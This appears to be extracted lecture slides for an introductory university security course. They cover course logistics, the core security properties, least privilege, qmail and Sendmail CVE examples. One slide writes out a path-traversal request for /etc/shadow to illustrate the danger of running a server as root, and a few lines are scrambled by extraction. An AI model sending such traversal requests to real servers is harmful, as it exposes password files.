


CO 445H

COURSE INTRODUCTION
SECURITY PROPERTIES
SECURE DESIGN

High-Level Course Logistics

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Course Logistics

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- Monday: 2-hour time slot for the class
- Huxley Lecture Theater
- Office hours: see me after class
- Course TA: Mr. Daniel Perez
- Email: email us directly at doc-staff-445H@imperial.ac.uk

What Helps You to Be Prepared for the Class

Classes

- You should ideally have maturity in both the mathematics of computer science and in the engineering of computer systems
- This means that you should: have a good understanding of data structures and algorithms; be comfortable writing programs from scratch in C, Java, and a scripting language like Python or JavaScript; be comfortable writing and debugging assembly code; and be reasonably comfortable in a command-line Unix development environment (gdb, gcc, etc).
- You should also have a good understanding of computer architecture, operating systems, and computer networks. It would also help to know a bit about programming languages and compilers. It would also be helpful to be comfortable with web technologies such as HTML and JavaScript

Practical knowledge

- Recommended (not required) prerequisites are CO331 (Web and network security)
- CO211 Operating systems
- CO212 Networks and Communications
- Related courses:
 - ▣ CO408H Privacy Enhancing Techniques
 - ▣ CO409 Cryptography
 - ▣ CO440 Software Reliability
 - ▣ CO470 Program Analysis.

First-Day Survey

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QUESTIONS

RESPONSES

First-Day Survey

Form description

I am taking this course because... *

☐ It fulfils a requirement

☐ I wanted to take an upper-level course

☐ I want to learn about computer security for my job

☐ I want to do research in computer security

☐ I am generally curious about computer security

I have taken classes on the following topics or learned them on my own *

☐ Web programming (JavaScript, PHP, HTML)

☐ Programming languages

☐ Computer organisation/architecture

☐ Operating systems

☐ Compilers

☐ Networking

I have read the following number of research papers in computer science *

☐ none

☐ 1-5

☐ 5-10

☐ 10+

I have written the following number of research papers *

☐ none

☐ 1-5

☐ 5+

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Do NOT Be Scared


- Likely, nobody here has satisfied **every single prerequisite**. This is not the point.
- Most important thing of all: **Eagerness to learn!**
 - ▣ ThisWe expect you to push yourself to learn as much as possible
 - ▣ is a 400-level course.
 - ▣ We expect you to be a strong, independent learner capable of learning new concepts from the lectures, the readings, and on your own.

Participation Matters!

- This is an *optional course*
- I assume you are here because you *want* to be here
- I also assume that you intend to use what you learn later in life
- We only have a few chances to interact during the term
- You don't get as much from this course if you don't participate

Course Reading: Textbook

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- The book is easy to read
- Not nearly as dry as an average textbook
- Has read-world illustrations and war stories
- Has lots of details not covered in lecture
- Proposes a different narrative focusing on the developer, which is good

Other Helpful Books (online)

- Ross Anderson, “Security Engineering” (1st edition)
 - ▣ Focuses on design principles for secure systems
 - ▣ Wide range of entertaining examples: banking, nuclear command and control, burglar alarms
 - ▣ You should all at least look at the Table of Contents for this book (2nd edition available for purchase)
- Menezes, van Oorschot, and Vanstone, “Handbook of Applied Cryptography”
- Many many other useful books exist (not all online)

Role of Research

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- This is a 400-level course
- It is one of the goals to **get you interested** you in research in computer science

How to read a research paper.

Later in the semester, we will talk about how to *write* a research paper. To begin the course, however, we consider how to *read* a research paper. This discussion presupposes that you have a good reason to carefully read a research paper – for example, the fact that I assign a paper is (probably) a good reason for you to read it. You may also need to carefully read a paper if you are asked to review it, or if it is relevant to your own research. We might also later discuss how to *skim* a paper, so that you can decide whether a paper is worth a careful reading.

When you read a research paper, your goal is to understand the scientific contributions the authors are making. This is not an easy task.¹ It may require going over the paper several times. Expect to spend **several hours** to read a paper.

Here are some initial guidelines for how to read a paper:

- Read *critically*: Reading a research paper must be a critical process. You should not assume that the authors are always correct. Instead, be suspicious.

Critical reading involves asking appropriate questions. If the authors attempt to solve a problem, are they solving the right problem? Are there simple solutions the authors do not seem to have considered? What are the limitations of the solution (including limitations the authors might not have noticed or clearly admitted)?

Reading Research Papers

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contributed articles

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How Coverity built a bug-finding tool, and a business, around the unlimited supply of bugs in software systems.

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A Few Billion Lines of Code Later Using Static Analysis to Find Bugs in the Real World

IN 2002, COVERITY commercialized³ a research static bug-finding tool.^{6,9} Not surprisingly, as academics, our view of commercial realities was not perfectly accurate. However, the problems we encountered were not the obvious ones. Discussions with tool researchers and system builders suggest we were not alone in our naiveté. Here, we document some of the more important examples of what we learned developing and commercializing an industrial-strength bug-finding tool.

We built our tool to find generic errors (such as memory corruption and data races) and system-specific or interface-specific violations (such as violations of function-ordering constraints). The tool,

like all static bug finders, leveraged the fact that programming rules often map clearly to source code; thus static inspection can find many of their violations. For example, to check the rule “acquired locks must be released,” a checker would look for relevant operations (such as `lock()` and `unlock()`) and inspect the code path after flagging rule-disobedience (such as `lock()` with no `unlock()` and double locking).

For those who keep track of such things, checkers in the research system typically traverse program paths (flow-sensitive) in a forward direction, going across function calls (inter-procedural) while keeping track of call-site-specific information (context-sensitive) and toward the end of the effort had some of the support needed to detect when a path was infeasible (path-sensitive).

A glance through the literature reveals many ways to go about static bug finding.^{1,2,3,7,8,11} For us, the central religion was results: If it worked, it was good, and if not, not. The ideal: check millions of lines of code with little manual setup and find the maximum number of serious true errors with the minimum number of false reports. As much as possible, we avoided using annotations or specifications to reduce manual labor.

Like the PREFIX product,² we were also unsound. Our product did not verify the absence of errors but rather tried to find as many of them as possible. Unsoundness let us focus on handling the easiest cases first, scaling up as it proved useful. We could ignore code constructs that led to high rates of false-error messages (false positives) or analysis complexity, in the extreme skipping problematic code entirely (such as assembly statements, functions, or even entire files). Circa 2000, unsoundness was controversial in the research community, though it has since become almost a de facto tool bias for commercial products and many research projects.

Initially, publishing was the main force driving tool development. We would generally devise a set of checkers or analysis tricks, run them over a few

Low-level Software Security by Example

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Abstract. Computers are often subject to external attacks that aim to control software behavior. Typically, such attacks arrive as data over a regular communication channel and, once resident in program memory, trigger pre-existing, low-level software vulnerabilities. By exploiting such flaws, these low-level attacks can subvert the execution of the software and gain control over its behavior. The combined effects of these attacks make them one of the most pressing challenges in computer security. As a result, in recent years, many mechanisms have been proposed for defending against these attacks.

This chapter aims to provide insight in low-level software attack and defense techniques by discussing 4 examples of attacks that are representative of the major types of attacks on C and C++ software, and 4 examples of defenses selected because of their effectiveness, wide applicability and low enforcement overhead. Attacks and defenses are described in enough detail to be understood even by readers without a background in software security, and without a natural inclination for crafting malicious attacks.

Throughout, the attacks and defenses are placed in perspective by showing how they are both facilitated by the gap between the semantics of the high-level language of the software under attack, and the low-level semantics of machine code and the hardware on which the software executes.

1 Background

Software vulnerabilities are software bugs that can be triggered by an attacker with possibly disastrous consequences. This introductory section provides more background about such vulnerabilities, why they are so hard to eliminate, and how they can be introduced in a software system. Both attacking such vulnerabilities, and defending against such attacks depends on low-level details of the software and machine under attack, and this section ends with a note on the presentation of such low-level details in this chapter.

1.1 The difficulty of eliminating low-level vulnerabilities

Figure 1 is representative of the attacks and defenses presented in this tutorial. The attacks in Sect. 2 all exploit vulnerabilities similar to that in Fig. 1(a),

Course Structure

Basics

Web & mobile

Topics



CLASS SCHEDULE

This schedule is subject to modification; please check back often...

#	Date	Description	Reading	Assessment
Basics				
1	October 9, 2017	Course overview; Secure design principles, OS, and runtime security	Daswani, Ch. 1, 3 Some thoughts on ... qmail A Contemporary Look at Saltzer... Brewing up trouble	
2	October 16, 2017	Threat modelling; Memory (un)safety and control hijacking attacks (ROP)	Elevation of Privilege: Drawing Developers into Threat Modeling Return-Oriented Programming: Systems, Languages, and Applications Smashing the Gadgets: Hindering Return-Oriented Programming Using In-Place Code Randomization	
3	October 23, 2017	Malware: Computer viruses, spyware, and key-loggers; malware anti-debugging mechanisms	Daswani, Ch. 5 Computer Virus-Coevolution Inside the Slammer Worm All Your iFRAMEs Point to Us Rozzle: De-Cloaking Internet Malware	
Web and mobile security				
4	October 30, 2017			
5	November 6, 2017			
6	November 13, 2017			
Topics				
7	November 20, 2017			
8	November 27, 2017			

Security Concepts



1. Authentication
2. Authorization
3. Confidentiality
4. Data/message integrity
5. Accountability
6. Availability
7. Non-repudiation

1) Authentication

- Identity Verification
- How can Bob be sure that he is communicating with Alice?
- Three general strategies:
 - ▣ Something you *know* (i.e., *Passwords*)
 - ▣ Something you *have* (i.e., *Tokens*)
 - ▣ Something you *are* (i.e., *Biometrics*)

Something You Know

□ Example: Passwords

▣ Pros:

- Simple to implement
- Simple for users to understand...

▣ Cons:

- Easy to crack (unless users choose strong ones)
- Passwords are reused many times

□ One-time Passwords (OTP): different password used each time, but it is difficult for user to remember all of them

```
Debian GNU/Linux slink localhost
```

```
mapef login: natasah  
Password: █
```

Something You Have

- ❑ OTP Cards (e.g. SecurID): generates new password each time user logs in
- ❑ Smart Card: tamper-resistant, stores secret information, entered into a card-reader
- ❑ Strength of authentication depends on difficulty of forging

Ybikey

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Or Maybe I Have a Browser Cookie

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Cookie is part of subsequent requests

```
Request URL: https://myuw.washington.edu/servlet/mail
Request Method: GET
Status Code: 200 OK
Request Headers view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Connection: keep-alive
Cookie: MyUWClassQuarterCode=4; SESS67000da946615432.1045452304.1409009811; __utma=152962213.1045452304.1411580267; __utmc=152962213; __utmz=152962213.1411580267.1.1045452304.1409009811.1411529170.1411580174.30; __utms=152962213.1411529170.29.5.utmcsr=google|utmccn=(organic)|utmcmd=referral|utmcct=/itconnect/connect/email/mailman/53388174E75330162E704FDC6C7.myuw12; pubcookie_s_myWFXKq1LsgplyaVe0yF4ggeL5Tx+Rr0BfeTLc64SRqeHmqeGmGf0IyE2xx/1BpE1dKSuRUvi9Un1Ark1xSwAuD1rNLohQBOrKAj70
```

Biometrics

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- Pros: “raises the bar”
- Cons: false negatives/positives, social acceptance, key management
 - ▣ False positive: authentic user rejected
 - ▣ False negative: impostor accepted



Final Notes

- Two-factor Authentication: Methods can be combined (i.e. ATM card & PIN)
- Who is authenticating who?
 - ▣ Person-to-computer?
 - ▣ Computer-to-computer?
- Three types (e.g. SSL):
 - ▣ Client Authentication: server verifies client's id
 - ▣ Server Authentication: client verifies server's id
 - ▣ Mutual Authentication (Client & Server)
- Authenticated user is a “**Principal**”

2) Authorization

- Checking whether a user has permission to conduct some action
- Identity vs. Authority
- Is a “subject” (Alice) allowed to access an “object” (open a file)?
- *Access Control List*: mechanism used by many operating systems to determine whether users are authorized to conduct different actions



Configuring Mailing List Permissions

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Member filters

By default, should new list member postings be moderated?
([Details for default_member_moderation](#)) ☐ No ☒ Yes

Action to take when a moderated member posts to the list.
([Details for member_moderation_action](#)) ☒ Hold ☐ Reject

[Action notice](#) to be sent to moderated members who post to this list.
([Details for member_moderation_notice](#))

Non-member filters

Member addresses whose postings should be automatically accepted.
([Details for accept_these_nonmembers](#))

Addresses whose postings will be immediately held for moderation.
([Details for hold_these_nonmembers](#))

Non-member addresses whose postings will be automatically rejected.
([Details for reject_these_nonmembers](#))

Member addresses whose postings will be automatically discarded.
([Details for discard_these_nonmembers](#))

```
EFF (Selena)
eff.org:~/Test$ ls -l
total 8
drwxrwxr-x  2 selena  daemon   512 May 17 20:34 Mail
-rw-rw-rw-  1 selena  daemon   318 May 17 21:35 directory_listing.txt
-rw-rw-rw-  1 selena  daemon    2 May 17 20:33 index.html
-rw-rw-rw-  1 selena  daemon    2 May 17 20:34 mail.txt
eff.org:~/Test$ chmod 444 index.html
eff.org:~/Test$ chmod 700 Mail
eff.org:~/Test$ chmod 644 mail*
eff.org:~/Test$ ls -l
total 8
drwx-----  2 selena  daemon   512 May 17 20:34 Mail
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eff.org:~/Test$
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Access Control Lists (ACLs)

- Set of three-tuples
 - ▣ <User, Resource, Privilege>
 - ▣ Specifies which users are allowed to access which resources with which privileges
- Privileges can be assigned based on roles (e.g. **admin**)

Table 1-1. *A Simple ACL*

User	Resource	Privilege
Alice	/home/Alice/*	Read, write, execute
Bob	/home/Bob /*	Read, write, execute

Access Control Models

- ACLs used to implement these models
- **Mandatory**: computer system decides exactly who has access to which resources
- **Discretionary** (e.g. UNIX): users are authorized to determine which other users can access files or other resources that they create, use, or own
- **Role-Based** (Non-Discretionary): user's access & privileges determined by role

3) Confidentiality

- Goal: Keep the contents of communication or data on storage secret
- Example: Alice and Bob want their communications to be secret from Eve
- *Key* – a secret shared between Alice & Bob
- Sometimes accomplished with
 - ▣ Cryptography, Steganography, Access Controls, Database Views

4) Message/Data Integrity

- Data Integrity = No Corruption
- *Man in the middle attack*: Has Mallory tampered with the message that Alice sends to Bob?
- *Integrity Check*: Add redundancy to data/messages

- Techniques:
 - ▣ Hashing (MD5, SHA-1, ...), Checksums (CRC...)
 - ▣ Message Authentication Codes (MACs)

- Different From Confidentiality:
 - ▣ A -> B: "The value of x is 1" (not secret)
 - ▣ A -> M -> B: "The value of x is 10000" (BAD)
 - ▣ A -> M -> B: "The value of y is 1" (BAD)

5) Accountability

- Able to determine the attacker or principal
- Logging & audit Trails
- Requirements:
 - ▣ Secure Timestamping (OS vs. Network)
 - ▣ Data integrity in logs & audit trails, must not be able to change trails, or be able to detect changes to logs
 - ▣ Otherwise attacker can cover their tracks

6) Availability

- Uptime, Free Storage
 - ▣ Ex. Dial tone availability, System downtime limit, Web server response time
- Solutions:
 - ▣ Add redundancy to remove single point of failure
 - ▣ Impose “limits” that legitimate users can use
- Goal of DoS (Denial of Service) attacks are to reduce availability
 - ▣ Malware used to send excessive traffic to victim site
 - ▣ Overwhelmed servers can't process legitimate traffic


7) Non-Repudiation (of Transactions)

- Undeniability of a transaction
 - ▣ Alice wants to prove to Trent that she did communicate with Bob
 - ▣ Generate evidence / receipts (digitally signed statements)
 - ▣ Often not implemented in practice, credit-card companies become de facto third-party verifiers
- Electronic proof that will have information of the person who made any transaction.
 - ▣ A client goes to a bank and request to change a password for her bank account
 - ▣ the teller or the authoriser will assist the client but will have to login to the system by using biometrics, this is to ensure the identification of who was assisting the client in case anything goes wrong with the client's bank account then the investigation team can track down who was in charge of the client's bank account
 - ▣ the authoriser cannot deny any accusations being pointed to him/her should there be any form of fraud on client's bank account

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Secure Design Principles

Some of the Common Principles



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Principle of Least Privilege

Principle of Least Privilege

- Just enough authority to get the job done
- Real world example: Valet Keys: valets can only start car and drive to parking lot
- Highly elevated privileges unnecessary
 - ▣ Ex: valet key shouldn't open glove compartment
 - ▣ Web server Ex: can read, not modify, html file
 - ▣ Attacker gets more power, system more vulnerable



Example: qmail


- Compartmentalize
- Nine separate modules
- If one module compromised, others not
- Move separate functions into mutually untrusting programs
- Always validate input from other modules

The qmail security guarantee

- In March 1997, I offered \$500 to the first person to publish a verifiable security hole in the latest version of qmail
- For example, a way for a user to exploit qmail to take over another account.
- My offer still stands.
- Nobody has found any security holes in qmail.

<http://cr.yp.to/qmail/guarantee.html>

Structure of qmail



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#	CVE-2003-0661	Overview	2003-10-06	2008-09-10	7.5
A	"potential buffer overflow in ruleset parsing" for Sendmail 8.12.9, when using the nonstop option, has unknown consequences.				
14	CVE-2003-0308	+Priv	2003-05-15	2008-11-11	7.2
The	Sendmail 8.12.3 package in Debian GNU/Linux 3.0 does not securely create temporary files. This could be used to checksendmail, or (3) doublebounce.pl.				
15	CVE-2003-0161	DoS Exec Code Overflow	2003-04-02	2010-05-25	10.0
The	prescan() function in the address parser (parseaddr.c) in Sendmail before 8.12.9 does not perform a length check to be disabled when Sendmail misinterprets an input value as a special "NO" option. This could be used to execute arbitrary code via a buffer overflow attack using messages, a different vulnerability exists.				
16	CVE-2002-2423 20		2002-12-31	2008-09-05	6.4
Sendmail	8.12.0 through 8.12.6 truncates log messages longer than 100 characters, which could be used to cause a denial of service (DoS) response.				
17	CVE-2002-2261 264	Bypass	2002-12-31	2011-07-18	7.5
Sendmail	8.9.0 through 8.12.6 allows remote attackers to bypass relaying restrictions enforced by the relayd daemon.				
18	CVE-2002-1827	DoS	2002-12-31	2008-09-05	2.1
Sendmail	8.9.0 through 8.12.3 allows local users to cause a denial of service by obtaining a large amount of mail.				
19	CVE-2002-1337	Exec Code Overflow	2003-03-07	2008-09-05	10.0
Buffer	overflow in Sendmail 5.79 to 8.12.7 allows remote attackers to execute arbitrary code or cause a denial of service (DoS) by sending a message with a large number of comments as processed by the crackaddr function of headers.c.				
20	CVE-2002-1165	Bypass	2002-10-11	2008-09-05	4.6
Sendmail	Consortium's Restricted Shell (SMRSH) in Sendmail 8.12.6, 8.11.6-15, and possibly earlier versions allows remote attackers to bypass intended restrictions of smrsh by inserting additional command sequences after the "!" sequence.				

Web Server Example

- If the server is run under **root** account, clients could access all files on system!
- **serveFile** () method creates **FileReader** object for arbitrary pathname provided by user
 - **GET ../../../../etc/shadow HTTP/1.0**
 - Traverses up to root, **/etc/shadow** on UNIX contains list of usernames & encrypted passwords!
 - Attacker can use this to launch a dictionary attack
 - Need to canonicalize and validate pathname
- Obey Least Privilege: Don't run server under **root**!

Apache

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```
[root@ ~]# ps -f -u apache
```

UID	PID	PPID	C	STIME	TTY	TIME	CMD
apache	815	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	817	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	820	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	27298	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	27856	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	28056	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	28407	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29085	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29087	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29485	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29501	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29503	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29613	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29614	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd
apache	29630	3553	0	Sep10	?	00:00:00	/usr/sbin/httpd

Or www-data

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```
nixcraft@wks05:/tmp$ pidof apache2
27868 27867 27865 27862
nixcraft@wks05:/tmp$ pidof firefox
25736
```

Process Identification Number (PID)
for apache2 server ①

```
nixcraft@wks05:/tmp$ ps aux | grep apache2
root      27862  0.0  0.0 69988 3044 ?        Ss   02:15   0:00 /usr/sbin/apache2 -k start
www-data  27865  0.0  0.0 69720 2092 ?        S    02:15   0:00 /usr/sbin/apache2 -k start
www-data  27867  0.0  0.0 424496 2540 ?        Sl   02:15   0:00 /usr/sbin/apache2 -k start
www-data  27868  0.0  0.0 424496 2540 ?        Sl   02:15   0:00 /usr/sbin/apache2 -k start
nixcraft  27935  0.0  0.0  9384  916 pts/10   S+   02:16   0:00 grep --color=auto apache2
```

```
nixcraft@wks05:/tmp$ ps aux | grep firefox
